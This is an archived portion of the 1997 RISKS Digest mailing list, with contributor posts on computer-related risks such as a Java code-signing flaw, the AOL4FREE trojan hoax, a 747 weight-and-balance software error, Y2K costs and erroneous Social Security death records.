online at <http://bst-tsb.gc.ca/air/ea95h0008.html>) one of the

conclusions
listed was:

The probability of a collision between aircraft using GPS on established air routes is significantly higher than between aircraft using conventional navigation aids because of the greater accuracy of navigation using a GPS.

As a result of this, Transport Canada has suggested that pilots laterally offset their navigation tracks. However, I don't know if this has been standardized to ensure that all pilots are doing this consistently.

Mike Rogers

Privacy Legislation

Edupage Editors <educom@educom.unc.edu>
Thu, 17 Apr 1997 16:44:35 -0400 (EDT)

Senators Dianne Feinstein (D, California) and Charles Grassley (R, Iowa) have introduced legislation that would bar commercial use of Social Security numbers and make it illegal for credit bureaus to disseminate Social Security numbers, unlisted phone numbers, birthdates, or individuals' mothers' maiden names. In the House of Representatives, Congressman Paul E. Kanjorski (D, Pennsylvania.) submitted legislation that would create a Commission on Privacy of Government Records and ban Social Security or Internal Revenue Service records from being posted on the Internet without

an individual's written permission. [Washington Post 17 Apr 1997; Edupage, 17 April 1997]

✶ **Re: cyberstalker: house invasion a hoax (Re: [RISKS-19.08](#))**

Ron Pfeifle <rpfeifle@aw.sgi.com>
Mon, 21 Apr 1997 10:48:17 -0400 (EDT)

[RISKS-19.08](#) (techno-harassment) outlines the report of the case of a Windsor, Ontario family plagued by someone who, apparently, bugged their home and was able to break in on telephone conversations at will, change TV stations, etc... all completely without detection, baffling security experts.

This morning, CBC radio reported that the perpetrator ("Sommy") had been caught -- he was, apparently, the family's 15-year-old son. The supposed high-tech telephone tapping was simply him picking up on another line in the middle of a conversation.

In light of this revelation, I reread the original RISKS article. The actions of a sinister stalker were transformed, on second reading, into the very childish and inconsiderate running prank of an immature teenager.

With the sharpness of 20-20 hindsight, let me offer a few comments:

- o Occam's Razor: The rather more exciting supposition that some nasty

person with a lot of complicated hi-tech equipment, long term schemes (in order to have wired up the house for this kind of control) and sinister motives was chosen before ruling out the far, far simpler, but certainly less interesting possibility that someone within the home was doing the dirty work.

o Square hole, round peg: Once you adopt that first assumption (hi-tech), explanations not involving hi-tech (round peg) can't be entertained because they just can't account for the bizarre behaviour.

o To place this in a computer RISKS context, this sort of thing happens all the time in the software realm (a bug with mysterious magical symptoms appears in that defies your debugging efforts). In order to understand and fix the bug, you often have to re-evaluate you basic assumptions about the nature and behaviour of the system in question (again, common fodder for RISKS postings).

Ron Pfeifle

⚡ Re: cyberstalker: RISKS of assuming "high-tech" (Re: [RISKS-19.08](#))

"Mich Kabay [NCSA]" <Mich_Kabay@compuserve.com>
Mon, 21 Apr 1997 18:41:34 -0400

"Emeryville Horror" due to victimized family's 15-year-old son
In what police apparently have suspected for some time, the

"cyberstalker"

who made life miserable for Dwayne and Debbie Tamai at her new house in Emeryville, ON, a small town near Windsor, was actually their 15-year-old Son Billy. [Stuff already reported in [RISKS-19.08](#) omitted.] The family, in despair, put up their house for sale but had little hope of receiving a decent price for a house under attack. However, when police got permission to question Billy, he immediately confessed that he was entirely responsible for the mess. It had started off as a prank and he had been unable to stop it. The child is likely to receive psychiatric help.

M. E. Kabay, PhD, CISSP (Kirkland, QC) / Director of Education, National Computer Security Association (Carlisle, PA) / <http://www.ncsa.com>

✉ Re: Hairiest Bug Stories (PGN, [RISKS-19.09](#))

Steve Sapovits <steves@n2k.com>
Fri, 18 Apr 1997 12:24:33 -0400

A while back [[RISKS-16.74](#)] I posted a similar bug story to risks regarding a program which failed in October, November, and December because the numeric representations of these months have two digits instead of one. One thing I might not have mentioned in that post was that the solution mostly involved "decoding" the interface. "Decoding" is a term some co-workers and I coined to describe the process of taking unnecessary complexity out of computer

code. It's pretty amazing how some people can take a simple problem and turn it into a complexity nightmare when code is involved.

In this particular case there was a whole big mess of C code using various buffers, string copies, string concatenations, direct setting of characters in strings, and numeric-to-string conversions to build a date string. I can't remember how many lines of code existed when I started decoding it, but I do remember that the decoded version was a simple switch statement with three cases, each of which had one `sprintf()` call. The various buffers used to hold all the intermediate pieces in the starting code resolved down to one buffer.

I'm not the only one to notice that overly complex programming often gets rewarded. By overcomplicating things, a few things can happen:

- 1) It takes more time to complete the task and usually requires lots of extra hours. Hard work and long hours are often perceived to be a good thing even if they're being spent on something that wouldn't be necessary if the right solution had been applied to the problem.
- 2) Overly complex code is usually very buggy requiring "heroic" bug fixes (more hard work and long hours).
- 3) It's typically difficult for anyone except the person who created the mess to really understand how it all works. This increases that person's value and often elevates them to guru status in the eyes of those who don't know any better.

I believe Rube Goldberg would have thrived as a programmer.

All the best programmers I've worked with have been good decoders. Not

coincidentally, interfaces these people write tend to be clean and simple.

Maybe decoding should be part of every college Computer Science curriculum.

Steve Sapovits N2K Telebase (<http://www.n2k.com>) E-Mail:
steves@n2k.com

✈ Y2K and PARSLEY: Upgrade woes

Pete Mellor <pm@csr.city.ac.uk>

Sun, 20 Apr 1997 19:21:12 +0100 (BST)

A friend of mine runs his own photographic processing business, and uses a certain OTS package for accounting, etc. The package in question has a name like some kind of herb, so let's call it PARSLEY. :-)

My friend pays a maintenance charge which entitles him to receive automatically all upgrades to PARSLEY. He is aware of the Y2K bug, and asked his friendly support person which release of PARSLEY would be guaranteed "Millennium friendly".

Well, er, ... , none, to be precise. There is something coming down the line which will be Millennium proof, but that will be sold as a new product, for which my friend must fork out a separate licence fee.

Anyone else out there had a similar experience with herb-like OTS software?

Peter Mellor, Centre for Software Reliability, City University,
Northampton
Square, London EC1V 0HB, UK. +44 (171) 477-8422, p.mellor@csr.
city.ac.uk

[My *sage* advice is that *thyme* is running out. Although this kind of strongarm nonsense can really affect your *basil* metabolism, it seems to be an industry standard to force you to buy new versions. The anti-virus folks certainly make a *mint* out of it! PGN]

🔥 Re: GMT and UTC ([RISKS-19.08](#))

Martin Minow <minow@apple.com>
Tue, 15 Apr 1997 16:34:00 -0700

I wandered around the Royal Greenwich Observatory site for a few minutes, but couldn't find an explanation of the difference, if any, between GMT and UTC (on that site). The USNO clock, however, *does* show different times. Poking around here and there, you'll discover that almost everyone (except USNO) assumes that GMT is identical to UTC. For example, consider the Orlando Sentinel's timezone site at <http://www.orlandosentinel.com/hurricane/info/general/time.htm> where the USNO clock, reading UTC, is labelled as "London (GMT)"

A site that appears to do PR for Greenwich, England, <http://www.longitude0.co.uk/why1.htm> reads, in part: "In 1880, Greenwich Mean Time was made the legal time of Great Britain"

I'd really like to get an authoritative answer -- it's starting to be as interesting as the "Is 2000 a leap year" question.

Martin

[Martin was not sure that this was RISKS-worthy. However, I liked it. PGN]

✶ Year-2000 Cost Estimates Rise (Edupage)

Edupage Editors <educom@educom.unc.edu>

Thu, 17 Apr 1997 16:44:35 -0400 (EDT)

Labor costs for Year-2000 projects have risen 30% since last year, when they averaged \$60 an hour, and they're still climbing, says an analyst at the Gartner Group. The revised labor cost works out to about \$1.50 per line of code, up from \$1.10, causing Gartner to up its widely cited estimate of \$300 billion to \$600 billion for all corporate Year 2000 projects. A study released by Morgan Stanley & Co. last week suggests that companies could save some money by replacing some code with packaged software and discarding some of the 35 million lines of code that are typical for a large company's computer system. Meanwhile, a study of 24 federal agencies by Federal Sources Inc. estimates that it will cost about \$5.6 billion for the federal government to rewrite all of its code to be Year-2000-compliant. That's about 2-1/2 times higher than an estimate submitted to Congress in February by the Office of Management and Budget. (*Information Week* 7 April 1997; Edupage, 17 April 1997]

✦ Re: RISKS screwups on time changes ([RISKS-19.08](#))

"Michael Bacon" <Streaky_Bacon@msn.com>

Tue, 22 Apr 97 06:43:49 UT

Although maybe not reported in RISKS, I have it on good authority that around 1988/89 a well-known financial institution experienced what could have amounted to a very significant loss of funds, but was fortunately confined (they believe) to test transactions, when their ATM system overwrote the transactions performed in the hour 'lost' when the clocks were put back.

✦ Re: IVHS vehicles and safety assumptions (Mintz, [RISKS-19.08](#))

"Alan M. Hoffman" <ahoffman@sprynet.com>

Wed, 16 Apr 97 15:40:01 -0400

>I see that type of "trusting" as qualitatively different ...

This brings to mind a discussion I once had with a McDonnell-Douglas test pilot about the risks of automated, "fly-by-wire" systems in modern fighters. It seems the newer jets (e.g., F-22) are NOT designed to be aerodynamically stable; an major electronic failure could result in the aircraft literally falling out of the sky.

He argues that the electronics are designed with a greater safety margin than other critical components. It is statistically more likely that a control rod will break, for example, than the electronics and

backup systems

will fail. Meanwhile, he says, there is an advantage in "being able to update the performance characteristics with the next software download."

Risks, as follows:

- 1) Trusting computers to be more powerful than physical laws. (aerodynamic stability vs. software control)
- 2) Trusting software engineers to deliver a "bug-free" product. (Ariane-5, anyone?)
- 3) The potential of building a "glitch" into military hardware which an enemy could reverse-engineer and exploit. ("The Death Star plans are NOT in the main computer!")

Alan Hoffman Prepress consultant digital INK

⚡ Re: IVHS vehicles and safety assumptions (Mintz, [RISKS-19.08](#))

"Mich Kabay [NCSA]" <Mich_Kabay@compuserve.com>

Thu, 17 Apr 1997 07:25:17 -0400

> ... "the laws of physics are irrelevant, ...

See the INFERNO series by Roger MacBride Allen (ACE Books, NY), where the author explores precisely these consequences of Asimov's Laws of Robotics.

M.E. Kabay, PhD, CISSP (Kirkland, QC), Director of Education National Computer Security Association (Carlisle, PA) <http://www.ncsa.com>

⚡ Law Review Article on Spam

Martin Minow <minow@apple.com>

Sun, 20 Apr 1997 15:54:16 -0700

<http://server.Berkeley.EDU/BTLJ/articles/11-2/carroll.html>

contains a long article on legal issues surrounding spam that might be interesting to some afflicted readers.

Summary: "This article considers the recognized means to avoid the tragedy of the commons--self-regulation, regulation by market forces, and government regulation--and concludes that some government regulation of unsolicited commercial solicitations in a unified medium is likely to be necessary and will be permissible under the prevailing interpretation of the First Amendment."

Martin

✶ Re: Risks of automatic spam blockers (Curtin, [RISKS-19.04](#))

Dr.Dimitri Vulis KOTM <dlv@bwalk.dm.com>

Thu, 17 Apr 97 19:49:30 EDT

On the risks of issuing NoCeMs

I've been issuing NoCeMs for off-topic articles in several newsgroups (both global Usenet and the nyc.* hierarchy) since the summer of '96. I've received two legalese threats of legal action from posters of material that matched my criteria of being off-topic.

1. Michael Weir, a recruiter from Canada, insisted on posting

job ads in
an unmoderated discussion newsgroup whose charter prohibits job
ads and
resumes. He threatened to sue me for using his name in the NoCeM
notices.
He also posted a series of abusive flames about me. A search of
DejaNews
revealed several articles from him in Canadian newsgroups
discussing
his litigations and asking for personal information about a
judge.
Eventually he went away.

2. The "New York Theosophical Society" insists on posting in the
local
newsgroup nyc.seminars (usually used to announce, what else,
seminars). One
Bart Lidofsky responded to the NoCeM articles by saying:

"I consider these messages to be a form of harassment, and will
treat them
as such."

I have also seen several claims that the NoCeM notices
themselves are
"spam". Apparently, this term now applies to any traffic that
the user
doesn't like for any reason.

I understand that other issuers of NoCeMs have also received
threats, and at
least one poster has been forging old-fashioned cancels for the
NoCeM
notices that mention his articles (another good reason to stop
processing
all old-fashioned cancels).

Dimitri "co-proponent of news.lists.filters where NoCeM notices
are posted"
Vulis Dr.Dimitri Vulis KOTM</
a>

⚡ Re: "Crack A Mac" contest ([RISKS-19.07](#))

Martin Minow <minow@apple.com>

Tue, 22 Apr 1997 07:51:33 -0700

In a note to the RISKS moderator, Jonathan Thornburg <thornbur@black-hole.physics.ubc.ca> asked several questions regarding the Swedish "Crack-A-Mac" contest. I forwarded those questions to Joakim Jardenberg <joakim@infinet.se>, who was responsible for the contest, and he sent me some answers -- which I have translated, changing Joakim's first person to third person so I can editorialize without putting words in his mouth.

Jonathan asks: "Did the "around 30 minutes" installation time include the time taken to find two small shareware programs on the net, download them, verify their digital signatures "to ensure the programs hadn't been tampered with, and set them up?"

No, Joakim already had these products and had tested and evaluated them on another computer before installing them in the contest machine. The shareware programs were not signed.

Jonathan: "Mac web servers may indeed offer excellent security and/or be easier to administer than some of their competitors, but if they require extra software add-ons to work reliably, then it's unfair not to count those add-ons when assessing security, ease of administration, etc."

Joakim notes that installing add-on utilities is an ordinary and

necessary

part of a webmaster's everyday functions. This is in no way unique for the MacOS. For example, no operating system had built-in protection against "ping" attacks. Several vendors posted fixes on the Internet. Joakim wonders how many system managers who used these fixes to patch their system verified the patches using digital signatures? "To be honest, I [Joakim] think that these questions -- attacks -- are a bit silly as they don't have anything to do with overall system usability. I wanted to test a narrowly-focussed security area, and the Mac fulfilled my expectations. Look for some other tests in 'Crack-A-Mac, the Next Generation.'"

- - - - -

I would point out that Jonathan's concerns are quite real, and will become more important as Internet-based software distribution becomes more pervasive. PowerTalk, a now discontinued variant of the Macintosh operating system, supported RSA digital signatures, and they are supported by the major Macintosh file archiving product. Both Java and Microsoft's Active-X support code signing which, ignoring the issues raised in several previous Risks posts, is will be an essential part of a well thought-out Internet distribution strategy.

Martin Minow minow@apple.com

P.S.: PowerTalk, in addition to supporting digital signatures and secure (encrypted and authenticated) networking, added considerable complexity to the MacOS, proved quite difficult to program effectively, and

was not well-received in the marketplace. I suspect that many of the PowerTalk ideas will be re-invented and re-implemented over the next few years.

✉ Addendum to DES Challenge RISKS ([RISKS-19.09](#))

Thomas Koenig <ig25@mvmmap66.ciw.uni-karlsruhe.de>

Mon, 21 Apr 1997 14:37:04 +0200 (MET DST)

Apparently, the organizers of the Swedish effort have now come to the conclusion that a source code release is beneficial. According to their web page, they are working on a release which includes other kinds of integrity checks.

Thomas Koenig, Thomas.Koenig@ciw.uni-karlsruhe.de, ig25@dkauni2.bitnet.

✉ Re: 11-digit dialing (Seecof, [RISKS-19.09](#))

Lauren Weinstein <lauren@vortex.com>

Thu, 17 Apr 97 16:45 PDT

Mark Seecof reported on the availability of 11 digit local dialing in San Diego. Be warned that *counting* on this always working may be somewhat premature. Here in the (818) portion of L.A. over the last year or so, I've noted exchanges where 11 digit dialing of local numbers worked and others in the same area where it was impossible. Even worse, in some cases it would

only work sporadically even in those exchanges where it had at one time been observed to function.

The trend is definitely toward permitting 11-digit local dialing. The widespread introduction (delayed far too long, in my opinion) of area code overlays depends upon this functionality. But be careful about expecting such dialing to work every time at this point.

--Lauren-- Moderator, PRIVACY Forum www.vortex.com

⚡ Reminder on Privacy Digests

Peter G. Neumann <RISKS moderator>

17 Apr 1997

Periodically I remind you of TWO useful digests related to privacy, both of which are siphoning off some of the material that would otherwise appear in RISKS, but which should be read by those of you vitally interested in privacy problems. RISKS will continue to carry general discussions in which risks to privacy are a concern.

* The PRIVACY Forum is run by Lauren Weinstein. It includes a digest (which he moderates quite selectively), archive, and other features, such as PRIVACY Forum Radio interviews. It is somewhat akin to RISKS; it spans the full range of both technological and nontechnological privacy-related issues (with an emphasis on the former). For information regarding the PRIVACY Forum, please send the exact line:

information privacy

as the BODY of a message to "privacy-request@vortex.com"; you will receive

a response from an automated listserv system. To submit contributions,

send to "privacy@vortex.com".

PRIVACY Forum materials, including archive access/searching, additional

information, and all other facets, are available on the Web via:

<http://www.vortex.com>

* The Computer PRIVACY Digest (CPD) (formerly the Telecom Privacy digest) is

run by Leonard P. Levine. It is gatewayed to the USENET newsgroup

comp.society.privacy. It is a relatively open (i.e., less tightly moderated)

forum, and was established to provide a forum for discussion on the

effect of technology on privacy. All too often technology is way ahead of

the law and society as it presents us with new devices and applications.

Technology can enhance and detract from privacy. Submissions should go to

comp-privacy@uwm.edu and administrative requests to comp-privacy-request@uwm.edu.

There is clearly much potential for overlap between the two digests,

although contributions tend not to appear in both places. If you are very

short of time and can scan only one, you might want to try the former. If

you are interested in ongoing discussions, try the latter.

Otherwise, it

may well be appropriate for you to read both, depending on the strength of

your interests and time available.



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 11

Monday 28 April 1997

Contents

- [Java security flaw](#)
[Dirk Balfanz/Drew Dean/Edward Felten/Dan Wallach](#)
- [Mad Cows: Trust the computer](#)
[Charlie Lane](#)
- [Chicken Little, where are you when we need you?](#)
[A. Padgett Peterson](#)
- [Poltergeist beds](#)
[Mich Kabay](#)
- [Microsoft redefines comic strips!](#)
[Marc Salverson](#)
- [Computer Contributes to 747 Tail Scrape](#)
[Mike Rogers](#)
- [Death by Equifax](#)
[Chuck Jerian](#)
- [Re: Hairiest Bug Stories](#)
[Henry G. Baker](#)
- [When software vendors drop products](#)
[Mark Seecof](#)
- [Re: Elevators vs stairs: the risks of distrust](#)
[Geert Jan van Oldenborgh](#)

- [Re: Air-collision risk due to improved --i.e., GPS-- accuracy](#)
[Hal Lewis](#)
 - [Re: IVHS: fly-by-wire risks](#)
[David Alexander](#)
 - [Risks of what everyone "knows"](#)
[A. Padgett Peterson](#)
 - [Re: IVHS vehicles and safety assumptions](#)
[Kevin Clifton](#)
 - [Re: Cyberstalker: house invasion a hoax](#)
[Michael Shiplett](#)
 - [YOMDSTCS: Yet One More DST-Change Story](#)
[Varda Reisner Bruhin](#)
 - [Crypto '97: Information and Registration](#)
[Bruce Schneier](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ **Java security flaw**

Edward Felten <felten@CS.Princeton.EDU>

Mon, 28 Apr 1997 15:05:58 -0400

We have found a serious security flaw in version 1.1.1 of the Java Development Kit (JDK) and version 1.0 of the HotJava browser, both from Sun. These systems allow digitally signed applets. If an applet's signer is labeled as trusted by the local system, then the applet is not subject to the normal security restrictions. The flaw we found allows an applet to change the system's idea of who signed it. The applet can get a list of all signers known to the local system, determine which if any of those signers is trusted, and then the applet can relabel itself so it appears to have been signed by a trusted signer. The result is that the applet

can
completely evade Java's security mechanisms.

JavaSoft says the flaw will be fixed in the next release (1.1.2) of the JDK.

The Netscape and Microsoft browsers are not affected, since they do not currently support the JDK 1.1 code-signing API.

Dirk Balfanz, Drew Dean, Edward Felten, Dan Wallach; Secure Internet Progr.Grp,
Dept. of Computer Science, Princeton Univ. <http://www.cs.princeton.edu/sip/>

[This is another instance of old RISKS story -- a surprisingly large

portion of the entire infrastructure must be trustworthy, including pieces

you might not have realized were critical. (That statement is perhaps

best thought of as a corollary to Les Lamport's classical statement, ``A

distributed system is one in which the failure of a computer you didn't

even know existed can render your own computer unusable.) PGN

🔥 Mad Cows: Trust the computer

Charlie Lane <CLane@iee.org>
Fri, 25 Apr 1997 12:43:11 -0700

This is another anecdote along the lines of previous cases of people trusting computers.

BBC radio reported this morning that the European Commission had written to the UK government that it is not happy for mainland UK to export beef based

on veterinary certification of BSE-free herds which itself would be derived from (paper) records from the farms. However, Northern Ireland, where they have apparently had computerised records for some time, is, it seems, a completely different question.

One gathers that what the computer says about the movements of livestock is considered much more trustworthy than what mere mortals commit to paper. Do any UK farmers read comp.risks? It would be interesting to hear their views on perceived reliability of computerisation.

Charlie Lane

🔥 Chicken Little, where are you when we need you?

"A. Padgett Peterson" <PADGETT@hobbes.orl.mmc.com>

Wed, 23 Apr 1997 9:44:49 -0400 (EDT)

In the local paper, **Orlando Sentinel**, 23 Apr 1997, in the briefs on the front page of the Business section (formatting mine):

INTERNET SITE CONTAINS VIRUS

A computer virus is circulating on the Internet with the name AOL4FREE.COM

that destroys files on users' hard drives, the U.S. Department of Energy

says. Computer users who download and run the "Trojan Horse" program -

either from an online service or an e-mail message - will see all the files

on their hard drive wiped out, the department said. A Trojan Horse program

is software a user has to load onto his or her computer. The

program which

can attack any DOS, Windows 95 or Windows 3.1 operating system
- also
could plant obscene messages in someone's computer system.

As everyone here knows, AOL4FREE.COM started out as Yet Another E-Mail Hoax.

Then the CIAC (DOE) issued an advisory stating towards the bottom that it was a hoax, but rumoured to be a real trojan and if anyone had one please send it in. Within 24 hours they had one.

True, what they received was more in the line of a "Stupid DOS Trick" that would take less than five minutes to create, debug, rename AOL4FREE.COM (is really an .EXE but DOS does not care), and send to CIAC but did meet the letter of what the warning described. A Self-Fulfilling Request.

And so CIAC issued yet another advisory stating that "Forsooth, it exists" the assumption being that since they had received a copy, it was widespread.

In the Big Print. Buried in the small print toward the bottom were certain disclaimers but who reads that far ? (note - sent a "constructive criticism" to CIAC immediately). That the above has been picked up by the media was inevitable.

The RISK ? People read into postings what they want to and the Internet is "The sum of all their fears."

Would be funny except for the number of phone calls I know this will cause...

Padgett <http://www.freivald.org/~padgett>

⚡ Poltergeist beds

"Mich Kabay [NCSA]" <Mich_Kabay@compuserve.com>

Thu, 24 Apr 1997 10:48:28 -0400

COUPLE WIN DAMAGES FOR `POLTERGEIST' BEDS (PA News, 10 April 1997)

Retired UK social worker Frederick Watts, 62, and his wife Jean, spent 2,800 pounds on high-technology beds, which they believed would help his arthritis. Instead, they suffered an ordeal that a judge described as like being haunted by an electronic poltergeist. They have received more than 4,000 pounds damages after the beds developed a mind of their own and shook them awake in the middle of the night.

Key points:

- * Sleepzee Beautyrest bed was supposed to provide soothing vibrations and allow head tilt using a remote control. The bed would shift into gear randomly at all hours of the day and night and also tilt up suddenly.

- * Best guess is that the bed controls were affected by radio-frequency interference (RFI).

- * Judge ruled in favour of the plaintiffs and awarded them 1,000 pounds (~US\$1600). He ordered the dealer to remove the beds and refund their purchase cost.

- * Judge explicitly stated that in his opinion, makers of complex electronic

equipment should ensure that it is properly shielded against RFI: "If one is going to market expensive beds, one should take into account the possibility of interference and guard against it. It is not as if their home was full of gadgets like the den of James Bond or Goldfinger. It is just an ordinary house."

[This case supports the view that improvements in security will occur as a result of civil litigation.]

M. E. Kabay, PhD, CISSP (Kirkland, QC) / Director of Education, National Computer Security Association (Carlisle, PA) / <http://www.ncsa.com>

[Put that bed on a French train and you'd have a Waggin' Lit. PGN]

⚡ Microsoft redefines comic strips!

Marc Salverson <marc@colsa.com>

Fri, 25 Apr 1997 12:43:21 -0500

Here's a specific spell-check Risk...
it's short & more towards being amusing than being an actual risk.

Marc Salverson <marc@colsa.com> Network Analyst, Advanced Research Center (ARC)

> This simple piece of Americana! Microsoft is at it again!
> All my life,
> when I read comics, I thought the "zzzz" in those little balloons
> indicated someone was sleeping! Boy, did I miss the boat, and it took me

> all these years to figure it out! All that wasted time!

> With the help of Bill Gates (the man who avoided changing the light bulb
> by redefining darkness as the standard), I have, indeed, seen the light.
> Now, I finally know what all those "sleeping" people in those comics had
> on their minds!

> If you want to see what I'm babbling about, start your Microsoft Word, type
> in "zzzz" (without the quotes, of course) and hit the spell check. Now you
> too can be enlightened.

> Daniel P. Mellen <dan.mellen@msfc.nasa.gov>

[I note that MS could be either MicroSoft or Marc Salverson. For those of you who do not live in the world of the former (beware of the former-in-the-Dell computer), the results reside in <http://www.csl.sri.com/~risko/zzzz.html> -- for a while.

PGN]

✶ Computer Contributes to 747 Tail Scrape

Mike Rogers <MikeRogers@compuserve.com>

Fri, 25 Apr 1997 14:56:30 -0400

On 19 Feb, 1996, a Boeing 747-400 Combi aircraft scraped its tail along the runway when taking off from Toronto Airport. A contributing cause to this incident was that the center of gravity (C of G) had been calculated incorrectly and was outside of the limits for the aircraft. (The Combi aircraft is one that carries cargo on the main deck behind the passenger

compartment.)

In summary, the computer-related events were:

1. The computer program that calculated the aircraft weight and balance had been used by load agents for several years without any reported errors in calculations.
2. The program was modified to account for the size of cargo pallets. This modification was not believed to affect cargo carried on the main deck of the 747-400 Combi. The program was not fully tested.
3. The load agent entered the information for the flight in question and accepted the weight and C of G that were calculated. While the weight of the aircraft was calculated correctly, the C of G was calculated as 22.3% mean aerodynamic chord (MAC) when it was in fact 35% MAC. The aft limit for take off was 32.5% MAC.
4. The aircraft scraped its tail along the runway while taking off. Also, during climb, the aircraft was found to be very tail heavy and near full down stabilizer trim was required to maintain the proper climb.
5. The flight crew advised the company that they believed that there was an error in weight and balance of the aircraft because of the way that it was flying. At the same time, load agents preparing another flight had encountered problems with the program and were performing a manual calculation. The airline then took immediate action to ensure that no further flights were dispatched using the modified program.

The scenario was one that is familiar to risks readers: a software change was made, testing was incomplete, and people accepted the results as the program had worked in the past. Fortunately, there were no injuries and the damage to the aircraft was minor.

The complete report from the Transportation Safety Board of Canada is available at <http://bst-tsb.gc.ca/air/ea96o0030.html>.

✈ Death by Equifax

Chuck Jerian <jerian@pocari.engr.sgi.com>

Fri, 25 Apr 1997 14:05:28 -0700

Sometime around 1988 the Social Security administration killed me on their computer system. The IRS wanted to know why I was still paying taxes. It took my congressman Tom Campbell to get resurrected on that system, they "Rescinded the record of my death". In fact, now it seems that I have never been dead.

This is a better result than in the movie "Brazil" -- where Mr Buttle was killed to match the government records.

I can't get Sprint Long Distance service, and I almost couldn't join the credit union; I can't get a Bank America checking account. That's because Equifax Financial Information has a copy of the old Social Security information. This information is confidential but the Equifax

800 number 1

888 395 3134 proudly says we have real government records from Social Security. We won't take your word that you are alive. Social Security (Sunnyvale Office) tells me my records are secure.

Perhaps Equifax has obtained (stolen?) old records from some poor underpaid public servant. Or perhaps they are lying to me about the source of their information.

They don't talk to dead people though, or give them any more information.

Perhaps if I mail them a statement of benefits and earnings from social security, an original, they may reconsider that I have died.

The Social Security office in Sunnyvale said to me, "This is a record for you use only, just to evaluate your Social Security Benefits, do not give it to anyone." "If they got our records before, ask them to get them again the same way".

By the way, a search of yahoo finds that one can buy equifax records from various information vendors with a membership fee and a small amount per record, including your current job.

[Later message appended:]

I've done more looking on the Internet; why ask a government official when you can use hotbot or yahoo?

Your privacy ends when the government thinks you're dead. E.g., check out <http://www.ancestry.com/ssdi/advanced.htm> for the Social Security Death

Index. Everyone who the government issues a social security number to who dies is added to a Social Security Death Index which is published on CD Rom.

Now death is irreversible at present, so one can imagine a procedure where we only add new dead people to the list.

What happens if someone is killed in error? You can remove the person from the list, but most people probably will just add new dead people to their list who aren't on it already. Making a person alive is not typical.

I must have been published on a previous Social Security Death Index, and now that I am alive again so to speak, I am not on any current or recent such index. Still, anyone who has the old sets who just adds people to the list will think I'm dead, and this has many annoying consequences.

Perhaps a system that marks all errors explicitly would be handy, so that users of the data can make a correction.

Yours Resurrected, Chuck Jerian

✉ Re: Hairiest Bug Stories (Sapovits, [RISKS-19.10](#))

Henry G. Baker <hbaker@netcom.com>
Tue, 22 Apr 1997 16:16:57 -0700 (PDT)

You might enjoy my recent ACM SIGPLAN Notices article on this very subject of programs that are too complex and should be rewritten from

scratch: 'When
Bad Programs Happen to Good People', ACM SIGPLAN Notices 32, 3
(March 1997),
27-31. It is also available on the web at:
[ftp://ftp.netcom.com/pub/hb/hbaker/sigplannotices/gigo-1997-03.
html](ftp://ftp.netcom.com/pub/hb/hbaker/sigplannotices/gigo-1997-03.html)

Henry Baker [http](http://ftp.netcom.com/pub/hb/hbaker/home.html) and [ftp://ftp.netcom.com/pub/hb/hbaker/home.
html](ftp://ftp.netcom.com/pub/hb/hbaker/home.html)

✶ When software vendors drop products

Mark Seecof <Mark.Seecof@latimes.com>

Tue, 22 Apr 1997 17:39:21 -0700

[After reading Peter Mellor's message about PARSLEY, people may
pepper you
with follow-ups. I hope those don't cum in so fast that you give
them a
chile reception. I don't want to wine--I may have been hitting
the oregano
brownies too hard--but I think many of us Dill-bert followers
have saffroned
from the opposite problem, not lack of up-*dates* but...]

The opposite problem to the software vendor who changes the name
of a
product just to abrogate update agreements and force customers
to repurchase
the base functionality with the latest amendments is the
software vendor who
just drops a product entirely. For example, I use Lotus' Improv
spreadsheet. No doubt for good business reasons, Lotus
abandoned that
product (emitting, as vendors will, some insincere remarks about
"incorporating its features into our other products," 1-2-3 in
Improv's
case). If Lotus doesn't want to spend development effort on
Improv anymore,

well, okay. But they won't even sell me more licenses to use the code I have on new PC's. (They also won't give me or anyone else the source code to repair and maintain the product.) This is crazy. I suppose it's a computer echo of an old RISK--can't get a new copy of a book if the publisher stops reprinting it--but it seems much more irritating when the copying is trivially easy. People have discussed the problem in the context of customized systems--and proposed damage-limiting measures like "source code in escrow"--but we don't seem to have a suitable mechanism to protect people from the withdrawal of mass-market software.

✶ Re: Elevators vs stairs: the risks of distrust

Geert Jan van Oldenborgh <oldenbor@knmi.nl>

Wed, 23 Apr 1997 17:33:53 +0200

In the last few issues a few people commented on the RISKS of trusting (new) technology, citing the elevator vs. stairs. The exact numbers escaped me, but elevators are a few orders of magnitude *safer* than stairs, which are a major cause of injury and death. Just because you are used to stairs and feel more in control does not mean it's safer. The same holds for a surprising number of issues.

Geert Jan van Oldenborgh work: oldenbor@knmi.nl else:
gjvo@xs4all.nl

[A problem with (particularly old) elevators is that you may get stuck

between floors. That does not happen very often on stairs.
PGN]

✈ Re: Air-collision risk due to improved --i.e., GPS-- accuracy

hal lewis <hlewis@physics.ucsb.edu>

Tue, 22 Apr 1997 15:13:15 -0700

The observation that there is an increased risk of mid-air collision from improved navigational accuracy simply completes an illogical process that began more than fifty years ago.

There really aren't many aircraft in the sky. If you count an active airspace about five miles high (25000 ft) and 3 million square miles over the United States, you end up with an airplane roughly every ten thousand cubic miles, so random flying produces a fantastically low collision probability. (Work it out.) Of course the aircraft aren't uniformly distributed, but I have personally flown for many hours across the country without seeing another aircraft, except near busy airports (where control is indeed important---in the end everyone is aiming for a runway). The sky has three dimensions, and air traffic control in the vast majority of airspace has at best a neutral impact on safety.

So the FAA and its predecessors over the years progressively eliminated two of the three protective dimensions through what is called air traffic control. Aircraft are now required to fly largely (not always)

on prescribed tracks (airways), changing the horizontal plane to a collection of lines (goodbye one dimension), and at prescribed discrete altitudes, often integer multiples of a thousand feet (goodbye another), thereby greatly increasing the probability of collision. To reduce this iatrogenic collision risk we have then created an elaborate air traffic control system, which almost reduces the collision probability to what it would have been if aircraft flew randomly---except near busy airports. The purpose of the system is not to reduce collision probability, but to make the controller function more important.

Of course I've indulged a little poetic license in the above, but the fundamental error of cramming the aircraft into an infinitesimal fraction of the available airspace persists to this day and makes no safety sense. It does make the controller's job easier.

